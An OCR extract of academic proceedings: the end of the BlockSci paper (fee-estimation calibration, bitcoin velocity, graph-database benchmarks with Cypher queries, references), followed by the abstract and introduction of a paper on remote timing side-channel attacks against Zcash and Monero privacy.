


Figure 8: Two single-chain clusters on the BTC blockchain are merged into a cross-chain cluster based on the link between A2 and A3 found in a BCH cluster.

Address reuse. Further investigating the different address use patterns, we observe the appearance of (previously unseen) addresses on both chains after the fork (i.e., the blue addresses in Figure 6). As of December 31, 2019, there are over one million such addresses, holding a total of 360,000 BTC (USD 2.7 billion) respectively 1.45 million BCH (USD 303 million). Such reuse may occur deliberately (e.g., when users import keys into wallets on both chains) or unintentionally (e.g., when hierarchical deterministic wallets continue to generate similar keys after the fork). Either way, it may not only lead to continued privacy compromise, but also raises severe security concerns. To protect their keys, those users need to enforce the same security policies on both chains, including a strict separation of keys between hot and cold wallets (e.g., avoid importing a cold wallet key into a hot wallet), as compromise of keys on one chain would allow the attacker to steal coins on all chains that share those keys (cf. [18]).

3.3 (In)effectiveness of Bitcoin Core's fee estimation

The Bitcoin protocol defines an upper limit on the size of each block, effectively limiting the number of transactions that miners can include in a block. Bitcoin users compete with each other for the inclusion of their transaction in a block by paying a transaction fee, as rational miners prioritize transactions that pay higher fees per size unit. Demand for block space (equally, the number of pending transactions) is constantly changing, and with it the minimum fee required for transactions to get included in the next block. Supply for block space is not created on a fixed schedule: the arrival time of blocks follows an exponential distribution introduced by the proof-of-work mining mechanism. And the fee mechanism used by Bitcoin, effectively a pay-as-bid auction, is not incentive compatible, making it difficult to determine the optimal fee to pay [19, 20].

Wallets often use fee estimation techniques that use historic data to estimate fees such that transactions get included in the blockchain within a certain target time frame with high confidence. In particular, Bitcoin Core has a fee estimation feature that is well known, widely used, and relied upon. Given a target interval, say 2 blocks, the algorithm chooses fees such that in the past 60 % of transactions were included in half of a target interval, 85 % within the target and at least 95 % within twice the target. But how good is this estimate? Note that most users' time preferences are in terms of time and not blocks. Suppose a user values their transaction being included in a block in 20 minutes or less, and hence selects a transaction fee corresponding to a target of 2 blocks, based on the mean block interval of 10 minutes. How long can the user actually expect to wait? We use BlockSci to answer this question.

Data collection. We used BlockSci's mempool recorder to record timestamps of transactions submitted to the Bitcoin P2P network over a time span of 3 months, from 8/8/19 until 11/19/19. In total, we collected timestamps for 32.98 million transactions, 99.94% of all transactions that were included in the blockchain during that epoch. While the timestamps observed by different nodes may very, this delay is small: compared to timestamps collected by blockchain.com, our timestamps lag by an average of 0.9 ($\pm$ 0.3) seconds.

Bitcoin Core produces fee estimates in two modes: a conservative mode that is supposed to be less impacted by short-term drops in fee levels [21] (the default mode of the RPC interface), and a more aggressive economic mode that is used for transactions using replace-by-fee (RBF), a transaction replacement option allowing users to increase transaction fees after submitting a transaction to the network (the default mode of the wallet GUI). We collected fee estimates in the conservative mode every ten seconds during this time frame. While this mode may err on the side of higher fees (and thus faster inclusion), we chose it because it does not require accounting for replaced transactions, something BlockSci does not track.

Identifying Bitcoin Core transactions. To identify Bitcoin Core transactions, we first filter for transactions that set a non-zero locktime, a characteristic of the Bitcoin Core client [22]. Then, we select transactions that have RBF disabled. This yields a subset of 4,589,246 transactions out of the 32.98 million transactions we collected timestamps for (13.9 %). Next, we identify transactions where the fees paid by the transaction matches the estimate we recorded for one of the common target times. A manual inspection shows very little variance around our recorded estimate, hence we choose to consider all transactions that are within a threshold of $\pm$5 satoshi. If paid fees overlap with estimates for multiple targets, we select the shortest target time. This selection yields 981,214 transactions.

Analyzing calibration. For these transactions we calcu-

late the difference between Bitcoin Core's targeted inclusion times at the 60 %, 85 % and 95 % quantiles and the actual inclusion times (shown in Table 6 in the appendix). Many transactions get included much earlier than targeted (e.g., 60 % of transactions targeting a 60 minute inclusion are included in under 16.75 minutes). However, the 95 % quantile considerably lags behind (e.g., 59 minutes behind twice the target time for transactions with a 60 minute target).

Analyzing variability. However, calibration is not the whole story. We use a regression analysis to better understand how well targeted inclusion time corresponds to actual inclusion times. As the inclusion time is influenced by the block arrival rate, which follows an exponential distribution, we use a Generalized Linear Model with a Gamma distribution (detailed results are provided in Table 10 in the appendix). We include weekly fixed effects to account for gradually changing factors like the hash rate.

Targeted inclusion time explains a mere 17.2 % of the deviance of the model (a measure of fit compared to a perfect model). This means that despite the use of fee estimation, there is a high degree of uncertainty in the actual inclusion time, primarily due to the inherent randomness introduced by the proof-of-work mining but possibly also the unpredictable behavior of other users.

Bitcoin Core incorporates the state of the mempool in a relatively straightforward way for fee estimation: if a transaction resides in the mempool longer than the targeted inclusion interval, its fee is considered as insufficient. But another way to use mempool state is as an estimate of the backlog of transactions. We perform another regression where we incorporate the size of the mempool as a predictor, which gives a rough indication of how much fee estimation might be improved by incorporating mempool information in a more sophisticated way. We see that the deviance explained rises to only 22.4 %, suggesting that the limitation is intrinsic.

We offer two main takeaways from this analysis: Bitcoin users should be careful not to over-rely on the waiting time estimates produced by wallet software, and cryptocurrency researchers and designers should consider alternatives to the pay-as-bid auction employed by Bitcoin that may achieve a tighter relationship between fees and inclusion time.

3.4 Improved estimates of the velocity of cryptocurrencies

The velocity of money is the frequency with which one unit of currency is used for purchases in a unit of time. It can provide an insight into the extent to which money is used as a medium of exchange versus a store of value.

In most cases it is not possible to infer the purpose behind a cryptocurrency transaction from the blockchain. However, an alternative definition of the velocity of money is the frequency with which one unit of currency changes possession in any manner (whether or not for purchases of goods and services) in a unit of time. Blockchain analysis may enable estimating the velocity of cryptocurrencies under this definition.




Figure 9: Two estimates of the velocity of bitcoins.

Even under this simplified definition, it is challenging to estimate the velocity of cryptocurrencies. A naive method would be to compute the total value of transaction outputs in a unit of time and divide it by the total value of the money supply during that period. However, multiple addresses may be controlled by the same entity, and therefore not all transaction outputs represent changes in possession. Meiklejohn et al. call this "self-churn" [3], a term that we adopt. The impact of self-churn is visually obvious in the graph of total transaction outputs (Figure 9). We would not expect spikes such as those in early 2017 if the graph reflected actual money demand, which would be much more stable over time.

To minimize the effect of self-churn, we adopt two heuristics. First, we eliminate outputs controlled by an address that can be linked to one of the inputs' addresses (through address clustering, cf. Section 2.4), ignoring "superclusters" to minimize false positives. This reduces change outputs and transactions that are detectable as an entity "shuffling their money around". We also eliminate outputs that are spent within less than k blocks (we use $k = 4$). Manual examination suggests that such transactions are highly likely to represent self-churn, such as "peeling chains" where a large output is broken down into a series of smaller outputs in a sequence of transactions.

The orange line in Figure 9 shows the daily transaction volume on the Bitcoin blockchain after applying the above two heuristics. With this estimate, the velocity of Bitcoin works out to 1.2 per month averaged over the period January 2017–June 2018, compared to 3.9 with the naive metric, and 0.7 over the period July 2018–December 2019, compared to 2.2 with the naive metric. Our revised estimate is not only much lower but also much more stable over time.

Starting in 2018 the naive estimate drops closer to our improved estimate. We suppose that this is partially due to scarcity in block space (and a corresponding rise in transaction fees), which encourages intermediaries to batch multiple payments into a single transaction, thereby eliminating some

of the self-churn that is evident in the naive estimate earlier. Spikes in the graph, like the one in mid 2019, may represent large intermediaries (e.g., exchanges) moving large amounts of bitcoin to addresses with updated access control structures.

We note several caveats. First, this still likely fails to exclude some transfers of value between addresses controlled by the same entity. Without ground truth, it is hard to be certain how good the estimate is. Second, it doesn't count transfers of possession that don't touch the blockchain. When exchanges, online wallets, and other intermediaries hold money on behalf of users, payments and transfers of "bitcoins" might happen even though no actual bitcoins changed hands (as only account balances in an internal database need to be updated). Nevertheless, we believe that the metric can be a useful proxy for understanding the use of cryptocurrencies, and possibly for comparing between cryptocurrencies.

3.5 Other applications of BlockSci

Besides our own use, BlockSci has seen a variety of use in both academic and industry settings. We are currently aware of at least 9 peer-reviewed articles, 6 preprints, and 2 software projects that use BlockSci for blockchain analysis (a full list is available online[6]).

The dual topics of privacy and forensics are common among these papers. These include information leaks from payments and purchases through intermediaries [4], the use of intermediaries to convert between cryptocurrencies [12], as well as the identification of entities and the analysis of their behavior in the transaction graph [6, 11, 23–25]. Many of these results are of interest to law enforcement and regulators, and we have helped regulators use BlockSci for their own investigations. Two other themes are issues surrounding the security and scalability of cryptocurrencies [26–28], as well as economic analyses of cryptocurrencies [29].

BlockSci has also been used as the foundation for specialized blockchain analysis tools. Boshmaf, Al Jawaheri, and Al Sabah [23] have built a tagging system on top of BlockSci, and the GraphSense blockchain analytics platform uses BlockSci's parser and altcoin support to generate an address graph out of the transaction graph [30].

4 Conclusion

There is a high level of interest in blockchain analysis among developers, researchers, and students, leading to an unmet need for effective analysis tools. While general-purpose in-memory graph databases exist, a tool customized to blockchain data can take advantage of its append-only nature as well as provide integrated high-performance routines for common tasks such as address linking.

[6] https://citp.github.io/BlockSci/studies/

BlockSci has already been widely used as a research and educational tool. We hope it will continue to be broadly useful, and plan to keep maintaining it as open-source software.

Acknowledgments

We are grateful to Lucas Mayer for prototype code, Danny Yuxing Huang, Pranay Anchuri, Shaanan Cohney, Rainer Böhme, Michael Fröwis, Jakob Hollenstein, Jason Anastasopoulos, Sarah Meiklejohn, and Dillon Reisman for useful discussions, and Chainalysis for providing access to their Reactor tool. We also thank the anonymous USENIX Security reviewers, the reviewers of the artifact evaluation process and our shepherd Anita Nikolich for their feedback.

This work is supported by NSF grants CNS-1421689 and CNS-1651938, a grant from the Ripple University Blockchain Research Initiative, the European Union's Horizon 2020 research and innovation programme under grant agreement No. 740558, the Austrian FFG's KIRAS programme under project VIRTCRIME, and an NSF Graduate Research Fellowship under grant number DGE-1148900.

References

[1] Frank McSherry, Michael Isard, and Derek Gordon Murray. "Scalability! But at what COST?" In: *Proceedings of the 15th Workshop on Hot Topics in Operating Systems (HotOS XV)*. May 2015. URL: https://www.usenix.org/conference/hotos15/workshop-program/presentation/mcsherry (visited on 06/12/2020).

[2] Facebook Database Engineering Team. *RocksDB. A persistent key-value store for fast storage environments*. Version 6.10.2. June 5, 2020. URL: https://rocksdb.org/.

[3] Sarah Meiklejohn et al. "A Fistful of Bitcoins: Characterizing Payments Among Men with No Names". In: *Proceedings of the 2013 Internet Measurement Conference (IMC)*. Oct. 2013. DOI: 10.1145/2504730.2504747.

[4] Steven Goldfeder et al. "When the cookie meets the blockchain: Privacy risks of web payments via cryptocurrencies". In: *Proceedings on Privacy Enhancing Technologies*. Vol. 2018. Oct. 2018. DOI: 10.1515/popets-2018-0038.

[5] Wenzel Jakob. *Lock-free parallel disjoint set data structure*. June 14, 2020. URL: https://github.com/wjakob/dset.

[6] Michael Fröwis et al. "Safeguarding the Evidential Value of Forensic Cryptocurrency Investigations". In: (July 28, 2019). arXiv: 1906.12221.

[7] Wenzel Jakob. *pybind11 — Seamless operability between C++11 and Python*. Version 2.5.0. Mar. 31, 2020. URL: https://github.com/pybind/pybind11.

[8] Martin Fowler. *FluentInterface*. Dec. 20, 2020. URL: https://www.martinfowler.com/bliki/FluentInterface.html (visited on 02/14/2020).

[9] Harry Kalodner et al. *BlockSci: Design and applications of a blockchain analysis platform*. Sept. 8, 2017. arXiv: 1709.02489.

[10] Alex Biryukov and Daniel Feher. "Privacy and Linkability of Mining in Zcash". In: *2019 IEEE Conference on Communications and Network Security (CNS)*. June 2019. DOI: 10.1109/CNS.2019.8802711.

[11] Danny Yuxing Huang et al. "Tracking Ransomware End-to-end". In: *Proceedings of the 39th IEEE Symposium on Security & Privacy (S&P)*. May 2018. DOI: 10.1109/SP.2018.00047.

[12] Haaroon Yousaf, George Kappos, and Sarah Meiklejohn. "Tracing Transactions Across Cryptocurrency Ledgers". In: *Proceedings of the 28th USENIX Security Symposium (USENIX Security)*. Aug. 2019. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/yousaf (visited on 06/13/2020).

[13] Rosario Gennaro, Steven Goldfeder, and Arvind Narayanan. "Threshold-Optimal DSA/ECDSA Signatures and an Application to Bitcoin Wallet Security". In: *Proceedings of the 14th International Conference on Applied Cryptography and Network Security (ACNS)*. Vol. 9696. Lecture Notes in Computer Science (LNCS). June 2016. DOI: 10.1007/978-3-319-39555-5_9.

[14] Claus-Peter Schnorr. "Efficient signature generation by smart cards". In: *Journal of Cryptology* 4 (1991). DOI: 10.1007/BF00196725.

[15] Bitcoin Core. *Technology roadmap - Schnorr signatures and signature aggregation*. URL: https://bitcoincore.org/en/2017/03/23/schnorr-signature-aggregation/ (visited on 06/07/2020).

[16] Yujin Kwon et al. "Bitcoin vs. Bitcoin Cash: Coexistence or Downfall of Bitcoin Cash?" In: *Proceedings of the 40th IEEE Symposium on Security & Privacy (S&P)*. May 2019. DOI: 10.1109/SP.2019.00075.

[17] Abraham Hinteregger and Bernhard Haslhofer. "Short Paper: An Empirical Analysis of Monero Cross-chain Traceability". In: *Proceedings of the 23th International Conference on Financial Cryptography and Data Security (FC)*. Vol. 11598. Lecture Notes in Computer Science (LNCS). Feb. 2019. DOI: 10.1007/978-3-030-32101-7_10.

[18] Francisco Memoria. *Bitcoin Gold Wallet Scam Sees Fraudsters Steal $3.2 Million*. CCN Markets. Nov. 24, 2017. URL: https://www.ccn.com/bitcoin-gold-wallet-scam-nets-fraudsters-3-2-million-after-stealing-users-private-keys/ (visited on 02/14/2020).

[19] Ron Lavi, Or Sattath, and Aviv Zohar. "Redesigning Bitcoin's fee market". In: *Companion Proceedings of the The Web Conference (WWW) 2019*. May 2019. DOI: 10.1145/3308558.3313454.

[20] Soumya Basu et al. *Towards a Functional Fee Market for Cryptocurrencies*. DOI: 10.2139/ssrn.3318327.

[21] Bitcoin Core. *estimatesmartfee (0.19.0 RPC)*. Version 0.19.0. URL: https://bitcoincore.org/en/doc/0.19.0/rpc/util/estimatesmartfee/ (visited on 02/15/2020).

[22] Peter Todd. *Discourage fee sniping with nLockTime. Pull Request #2340*. Dec. 19, 2014. URL: https://github.com/bitcoin/bitcoin/pull/2340 (visited on 06/14/2020).

[23] Yazan Boshmaf, Husam Al Jawaheri, and Mashael Al Sabah. "BlockTag: Design and Applications of a Tagging System for Blockchain Analysis". In: *Proceedings of the 34th IFIP TC11 Information Security Conference & Privacy Conference*. June 2019. DOI: 10.1007/978-3-030-22312-0_21.

[24] Marc Jourdan et al. "Characterizing Entities in the Bitcoin Blockchain". In: *2018 IEEE International Conference on Data Mining Workshops (ICDMW)*. Oct. 2018. DOI: 10.1109/ICDMW.2018.00016.

[25] Yury Zhauniarovich et al. *Characterizing Bitcoin donations to open source software on GitHub*. July 9, 2019. arXiv: 1907.04002.

[26] Iain Stewart et al. "Committing to quantum resistance: a slow defence for Bitcoin against a fast quantum computing attack". In: *Royal Society Open Science* 5.6 (6 June 2018). DOI: 10.1098/rsos.180410.

[27] Cristina Pérez-Solà et al. "Another coin bites the dust: an analysis of dust in UTXO-based cryptocurrencies". In: *Royal Society Open Science* 6.1 (1 Jan. 2019). DOI: 10.1098/rsos.180817.

[28] Cristina Pérez-Solà et al. *Analysis of the SegWit adoption in Bitcoin*. URL: https://deic-web.uab.cat/~guille/publications/papers/2018.recsi.segwit.pdf (visited on 06/13/2020).

[29] Bruno Biais et al. *Equilibrium Bitcoin Pricing*. DOI: 10.2139/ssrn.3261063.

[30] Bernhard Haslhofer, Roman Karl, and Erwin Filtz. "O Bitcoin Where Art Thou? Insight into Large-Scale Transaction Graphs". In: *Joint Proceedings of the Posters and Demos Track of the 12th International Conference on Semantic Systems and the 1st International Workshop on Semantic Change & Evolving Semantics (SuCCESS'16)*. Sept. 13, 2016. URL: http://ceur-ws.org/Vol-1695/paper20.pdf (visited on 06/14/2020).

[31] Neo4j Labs. *Awesome Procedures On Cypher (APOC)*. May 23, 2020. URL: https://neo4j.com/labs/apoc/ (visited on 06/14/2020).

Table 6: Bitcoin Core fee estimates are chosen such that 60 % of past transactions were included within half of the target interval, 85 % included within the target interval, and 95 % within twice the target interval. The differences of actual inclusion times with those targeted inclusion times of transactions are shown below.

Target T	Difference to target (in minutes)		
	60 % ($0.5T$)	85 % (T)	95 % ($2T$)
20 min	+0.48	+3.63	+5.52
40 min	-7.00	-2.90	+18.47
60 min	-13.25	-2.52	+58.92
120 min	-38.25	-26.67	+108.64
240 min	-96.53	-126.35	-41.58

A Graph Database Comparison

We model a simplified transaction graph that contains all important types of nodes but does not include many of the properties that BlockSci provides access to (the resulting graph thus requires less storage than a full layout would require). While many different graph layouts are conceivable, we chose a layout that models the transaction graph as explicitly as possible (cf. Figure 10). There are four types of nodes: blocks, transactions, outputs and addresses. Blocks reference included transactions, transactions reference previous outputs that are being spent as well as new outputs being created, and outputs reference the address they send value to.

Table 7 shows the Cypher queries that we used. Minor syntax changes were necessary due to the particularities of the respective import scripts.

Table 8 contains the full measurements of our performance analysis. All benchmarks are run on an *r5.8xlarge* EC2 instance (32 vCPUs, 256 GiB memory, 800 GiB EBS volume).

Table 7: Cypher queries used in the graph database performance comparison

Tx locktime > 0
```
MATCH (tx:Tx) WHERE tx.locktime > 0 RETURN COUNT(*)
```
Max output value
```
MATCH (o:Output) RETURN MAX(o.value)
```
Calculate fee
```
MATCH (i)<-[:TX_INPUT]-(tx:Tx)
WITH tx, SUM(i.value) as totalIn
MATCH (tx)-[:TX_OUTPUT]->(o)
WITH tx, (totalIn - SUM(o.value)) as fee
RETURN MAX(fee)
```
Satoshi Dice address
```
MATCH (a)<-[:TO_ADDRESS]-(o) WHERE ID(a) = {}
RETURN SUM(o.value)
```
Zero-conf outputs
```
MATCH (b:Block)-[:CONTAINS]->()-[:TX_OUTPUT]->(o)
<-[:TX_INPUT]-()<-[:CONTAINS]-(b)
RETURN COUNT(o)
```
Zero-conf outputs *(Memgraph)*
```
MATCH (b1:Block)-[:CONTAINS]->()-[:TX_OUTPUT]->(o)
<-[:TX_INPUT]-()<-[:CONTAINS]-(b2)
WHERE b1 = b2 RETURN COUNT(o)
```
Locktime change
```
MATCH (tx:Tx)-[:TX_OUTPUT]->(o)<-[:TX_INPUT]-(tx2)
WHERE (tx.locktime > 0) = (tx2.locktime > 0)
WITH tx, COUNT(o) as cnt WHERE cnt = 1
RETURN COUNT(*)
```
Locktime change *(RedisGraph)*
```
MATCH (tx:Tx)-[:TX_OUTPUT]->(o)<-[:TX_INPUT]-(tx2)
WHERE (tx.locktime = 0 AND tx2.locktime = 0)
OR (tx.locktime > 0 AND tx2.locktime > 0)
WITH tx, COUNT(o) as cnt WHERE cnt = 1
RETURN COUNT(*)
```




Figure 10: Property graph model

Table 8: Average running time in seconds and standard deviation (in parentheses) over five consecutive runs for various graph queries and data set sizes on a *r5.8xlarge* EC2 instance (32 vCPUs, 256 GiB memory). We used Neo4j v3.5.14, RedisGraph v2.0.1 (running on top of Redis v5.0.7) and Memgraph v0.15.0. Fluent interface is single-threaded.

Query	BlockSci			Neo4j		RedisGraph	Memgraph
	C++ (ST)	C++ (MT)	Fluent interface	w/o index	w/ index		
12.5M transactions							
Tx locktime > 0	0.15 (0.0)	0.01 (0.0)	0.72 (0.0)	3.78 (0.8)	0.01 (0.0)	0.93 (0.0)	5.35 (0.1)
Max output value	0.23 (0.0)	0.02 (0.0)	1.96 (0.0)	13.46 (0.7)	14.28 (0.1)	2.21 (0.0)	19.52 (0.4)
Calculate fee	0.29 (0.0)	0.02 (0.0)	1.51 (0.0)	131.21 (2.4)	132.95 (1.3)	–[1]	81.87 (2.2)
Satoshi Dice address	0.22 (0.0)	–[3]	0.24 (0.0)	0.46 (0.0)	0.46 (0.0)	1.06 (0.0)	21.17 (0.1)
Zero-conf outputs	2.58 (0.0)	0.16 (0.0)	8.48 (0.1)	92.35 (0.3)	93.77 (0.1)	601.21 (0.3)	32.47 (NA)
Locktime change	3.49 (0.0)	0.20 (0.0)	8.55 (0.0)	96.61 (0.9)	100.29 (0.9)	–[1]	47.33 (1.8)
25M transactions							
Tx locktime > 0	0.31 (0.0)	0.03 (0.0)	1.37 (0.0)	7.84 (1.4)	0.05 (0.1)	1.85 (0.0)	16.44 (0.2)
Max output value	0.46 (0.0)	0.03 (0.0)	3.91 (0.0)	26.63 (0.0)	24.55 (2.9)	4.48 (0.0)	40.08 (0.5)
Calculate fee	0.57 (0.0)	0.03 (0.0)	2.79 (0.1)	302.73 (6.7)	303.69 (6.3)	–[1]	187.02 (4.9)
Satoshi Dice address	0.49 (0.0)	–[3]	0.54 (0.0)	0.95 (0.0)	0.99 (0.0)	2.56 (0.1)	45.91 (0.4)
Zero-conf outputs	5.47 (0.0)	0.32 (0.0)	18.17 (0.3)	192.01 (0.9)	207.41 (1.7)	1488.94 (2.7)	59.96 (0.3)
Locktime change	7.57 (0.0)	0.45 (0.0)	18.21 (0.0)	208.95 (0.9)	213.59 (1.8)	–[1]	122.98 (3.6)
50M transactions							
Tx locktime > 0	0.68 (0.0)	0.05 (0.0)	2.90 (0.1)	15.86 (2.3)	0.05 (0.1)	3.69 (0.0)	–[2]
Max output value	0.98 (0.0)	0.05 (0.0)	8.79 (0.1)	63.77 (1.3)	61.92 (5.5)	10.08 (0.1)	–[2]
Calculate fee	1.13 (0.0)	0.06 (0.0)	5.20 (0.0)	–[1]	–[1]	–[1]	–[2]
Satoshi Dice address	0.55 (0.0)	–[3]	0.60 (0.0)	1.05 (0.0)	1.08 (0.0)	7.34 (0.3)	–[2]
Zero-conf outputs	13.01 (0.0)	0.78 (0.0)	41.02 (0.5)	472.20 (1.2)	493.25 (1.9)	5716.33 (8.8)	–[2]
Locktime change	18.68 (0.0)	1.11 (0.0)	42.17 (0.1)	551.40 (4.1)	558.81 (4.5)	–[1]	–[2]
100M transactions							
Tx locktime > 0	1.44 (0.0)	0.09 (0.0)	5.57 (0.1)	–	–	–	–
Max output value	2.02 (0.0)	0.11 (0.0)	19.07 (0.1)	–	–	–	–
Calculate fee	2.30 (0.0)	0.12 (0.0)	10.55 (0.0)	–	–	–	–
Satoshi Dice address	0.54 (0.0)	–[3]	0.60 (0.0)	–	–	–	–
Zero-conf outputs	29.36 (0.0)	1.71 (0.0)	92.47 (0.9)	–	–	–	–
Locktime change	42.65 (0.0)	2.53 (0.0)	90.10 (0.2)	–	–	–	–
200M transactions							
Tx locktime > 0	2.71 (0.0)	0.18 (0.0)	11.60 (0.9)	–	–	–	–
Max output value	3.92 (0.0)	0.21 (0.0)	35.91 (0.7)	–	–	–	–
Calculate fee	4.50 (0.0)	0.23 (0.0)	19.26 (0.1)	–	–	–	–
Satoshi Dice address	0.55 (0.0)	–[3]	0.60 (0.0)	–	–	–	–
Zero-conf outputs	60.48 (0.0)	4.56 (0.0)	175.37 (1.4)	–	–	–	–
Locktime change	98.22 (0.1)	6.62 (0.1)	181.23 (0.6)	–	–	–	–

–: not measured, –[1]: did not finish in reasonable time (based on other queries and dataset sizes), –[2]: ran out of memory, –[3]: not applicable
w/ index: property indexes created for `Tx.locktime` and `Output.value`
ST = single-threaded, MT = multithreaded

Table 9: Database sizes on disk and when loaded in memory during the benchmark, in GB. Memory consumption is measured after data has been loaded but before queries have been executed. Additional memory may be required to run the queries. For BlockSci, memory usage is lower than storage on disk as not all data is loaded into memory. For Neo4j, the whole graph was loaded into memory using the APOC warmup script [31] before executing queries for optimal performance.

		BlockSci *		Neo4j		RedisGraph		Memgraph	
Txs	Block height	Disk	Memory	Disk	Memory	Disk	Memory	Disk	Memory
12.5 M	220 406	3.5	1.3	6	7.1	3.5	20	4.7	56
25 M	262 176	7.2	2.6	12	13.4	7	41	9.6	114
50 M	327 439	17.5	5.7	27	28.5	16	97	–	–
100 M	390 069	38.4	12.1	58	60.2	–	–	–	–
200 M	454 860	80.9	23.2	110	113.6	–	–	–	–

*Denotes the size of the full BlockSci Data (excluding parser state).
The other databases use a simplified data model.

Table 10: GLM regression of the time until inclusion for transactions (in minutes) with and without the current size of the mempool and weekly fixed effects, fitted using a Gamma distribution with identity link function.

	target only	target + FE	w/ mempool + FE
(Intercept)	4.1626 ***	-1.2849 ***	-5.3453 ***
	(0.098)	(0.390)	(0.318)
Target time	0.54741 ***	0.4955 ***	0.2981 ***
	(0.003)	(0.003)	(0.002)
Mempool size			0.0019 ***
			(<0.001)
Weekly fixed effects	No	Yes	Yes
Deviance explained	0.1591	0.1724	0.2238
Nagelkerke R^2	0.2002	0.2163	0.2774
N	981 212	981 212	981 212

(. . .) = standard error. Significance level code: ***p<0.001.

Remote Side-Channel Attacks on Anonymous Transactions

Florian Tramèr[*] *Stanford University*
Dan Boneh *Stanford University*
Kenneth G. Paterson *ETH Zürich*

Abstract

Privacy-focused crypto-currencies, such as Zcash or Monero, aim to provide strong cryptographic guarantees for transaction confidentiality and unlinkability. In this paper, we describe side-channel attacks that let remote adversaries bypass these protections.

We present a general class of timing side-channel and traffic-analysis attacks on receiver privacy. These attacks enable an active remote adversary to identify the (secret) payee of any transaction in Zcash or Monero. The attacks violate the privacy goals of these crypto-currencies by exploiting side-channel information leaked by the implementation of different system components. Specifically, we show that a remote party can link all transactions that send funds to a user, by measuring the response time of that user's P2P node to certain requests. The timing differences are large enough that the attacks can be mounted remotely over a WAN. We responsibly disclosed the issues to the affected projects, and they have patched the vulnerabilities.

We further study the impact of timing side-channels on the zero-knowledge proof systems used in these crypto-currencies. We observe that in Zcash's implementation, the time to generate a zero-knowledge proof depends on secret transaction data, and in particular on the amount of transacted funds. Hence, an adversary capable of measuring proof generation time could break transaction confidentiality, despite the proof system's zero-knowledge property.

Our attacks highlight the dangers of side-channel leakage in anonymous crypto-currencies, and the need to systematically protect them against such attacks.

1 Introduction

Bitcoin, the largest crypto-currency, is not private: several academic studies [2, 24, 34, 42, 44] and multiple commercial products [11, 12, 23] show that one can effectively de-anonymize Bitcoin's transaction graph. The same holds for many other crypto-currencies.

For those who want transaction privacy on a public blockchain, systems like Zcash [45], Monero [47], and several others offer differing degrees of unlinkability against a party who records all the transactions in the network. We focus in this paper on Zcash and Monero, since they are the two largest anonymous crypto-currencies by market capitalization. However our approach is more generally applicable, and we expect other anonymous crypto-currencies to suffer from similar vulnerabilities.

Zcash and Monero use fairly advanced cryptographic primitives such as succinct zero-knowledge arguments (zk-SNARKs) [5] and ring signatures [43]. Despite these strong cryptographic protections, some protocol-level attacks on transaction privacy have been found [4, 28, 37] and corrected (we discuss these attacks in the related work in Section 7).

In this paper we take a different approach to analyzing the privacy guarantees for anonymous transactions. Rather than attacking the abstract protocols, we look at side-channel information that is leaked by the implementation of different components in the system. Specifically, we look at timing side-channels and traffic patterns, as measured by a remote network attacker. We show that, while the abstract zero-knowledge protocols used in these systems can hide information from an observer, these protocols are vulnerable to side-channel leakage. Any information leakage can invalidate the zero-knowledge property, and weaken or break the privacy guarantees of anonymous transactions.

1.1 Our results

We describe multiple attacks on transaction privacy in Zcash and Monero that exploit communication patterns or timing information leaked by different parts of the system. We take a systematic approach, looking at the life cycle of an anonymous transaction as it traverses the system. At every step, we look for side-channels and asses their impact on user privacy.

The life-cycle of an anonymous transaction is shown in

[*] Part of this work was performed while the first author was visiting ETH Zürich.

